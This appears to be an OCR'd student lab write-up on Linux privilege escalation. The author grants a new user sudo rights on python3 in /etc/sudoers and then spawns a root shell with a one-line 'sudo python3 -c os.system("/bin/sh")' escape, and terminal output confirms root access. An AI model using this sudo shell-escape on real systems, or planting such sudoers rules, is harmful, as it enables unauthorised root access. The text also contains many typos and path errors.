
Privilage Escalation- linux(nano)

Steps:-

1. Firstly we have to go root using command “sudo su”.
2. After going root , we will add the user –‘user1’(only root can add the new users),give new password to new user and its completed.
3. We have new user1 , now we will give permission to the user1
4. Now go for ‘nano’ command to edit ‘/etc/sudoers’ file(for giving Privilage).



5. Now we are in file using nano , In the “#user privilege specification” and user following command :- ‘user1 All=(All:All) /user/bin/python3’(Giving root acess to Python command). (WE ARE INSIDE NANO THAT’S WHY I USE WHITE , FOR DIFFERENE)

```
# This allows running arbitrary commands, but so does ALL, and it means
# different sudoers have their choice of editor respected.
#Defaults:%sudo env_keep += "EDITOR"

# Completely harmless preservation of a user preference.
#Defaults:%sudo env_keep += "GREP_COLOR"

# While you shouldn't normally run git as root, you need to with etckeeper
#Defaults:%sudo env_keep += "GIT_AUTHOR_* GIT_COMMITTER_*"

# Per-user preferences; root won't have sensible values for them.
#Defaults:%sudo env_keep += "EMAIL DEBEMAIL DEBFULLNAME"

# "sudo scp" or "sudo rsync" should be able to use your SSH agent.
#Defaults:%sudo env_keep += "SSH_AGENT_PID SSH_AUTH_SOCK"

# Ditto for GPG agent
#Defaults:%sudo env_keep += "GPG_AGENT_INFO"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
user1   ALL=(ALL:ALL) /usr/bin/python3

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

@includedir /etc/sudoers.d
root@ubuntu:/home/ubuntu#
```

we can add this in sudoers file which can give root access to python commands

6. Now we will go root using user1 using command “su user1” (sudo/su both can be used).
7. Checking which python is running using command “Which python”.
8. Now we use command “sudo -l” to check which command can user1 use.
9. Finally we’ll use the following command :-
   “sudo python3 –c ’import os; os.system(“/bin/sh”)’”
   This command uses some python modules for getting the root acess
10. Finnaly we are done . (using ls to check which files we can access).

```
root@ubuntu:/home# cd ..
root@ubuntu:/# su user1
user1@ubuntu:/$ which python3
/usr/bin/python3
user1@ubuntu:/$ sudo -l
[sudo] password for user1:
Matching Defaults entries for user1 on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b
in\:/snap/bin

User user1 may run the following commands on ubuntu:
    (ALL : ALL) /usr/bin/python3
user1@ubuntu:/$ sudo python3 -c 'import os; os.system("/bin/sh")'
# whoami
root
# rmuser user1
/bin/sh: 2: rmuser: not found
# exit
user1@ubuntu:/$ ls
bin    dev    lib    libx32      mnt    root  snap      sys  var
boot   etc    lib32  lost+found  opt    run   srv       tmp
cdrom  home   lib64  media       proc   sbin  swapfile  usr
```

going user1

this give access to root user